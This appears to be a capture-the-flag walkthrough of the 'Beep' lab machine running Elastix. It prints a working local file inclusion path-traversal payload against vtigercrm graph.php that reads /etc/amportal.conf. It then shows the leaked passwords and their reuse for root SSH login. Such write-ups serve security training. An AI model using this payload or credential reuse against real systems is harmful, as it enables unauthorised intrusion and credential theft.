Beep

Synopsis


This machine has a very large list of running services, which can make it a bit challenging to find the correct entry method.

Skills

- Knowledge of linux
- Enumeration of ports and services
- Web-based fuzzing
- Identifying known exploits
- Exploiting local file inclusion vulnerabilities


Exploitation

As always we start with the nmap to check ports are open, and we get quite a bunch open services



Among all of them, the most interesting with the biggest attack surface is a web port 80/HTTP so we start our exploitation from this port

After opening the browser, we see Elastix which looks like open source product for telephony




Because it’s an open source, let’s check if there are any known CVE, by launching searchsploit

We found quite a few but the most interesting one, is a local file inclusion

```
/vtigercrm/graph.php?current_language=../../../../../../../../..//etc/amportal.conf%00&module=Accounts&action
```


Let’s use this vulnerability to disclose system files




30 AMPDBHOST=localhost
31 AMPDBENGINE=mysql
32 # AMPDBNAME=asterisk
33 AMPDBUSER=asteriskuser
34 # AMPDBPASS=amp109
35 AMPDBPASS=jEhdIekWmdjE
36 AMPENGINE=asterisk
37 AMPMGRUSER=admin
38 #AMPMGRPASS=amp111
39 AMPMGRPASS=jEhdIekWmdjE
40

In the disclosed file we found some users and passwords

Now we will use this password to SSH to the machine as a root user





And we successfully login into the machine as a root user by using leaked credentials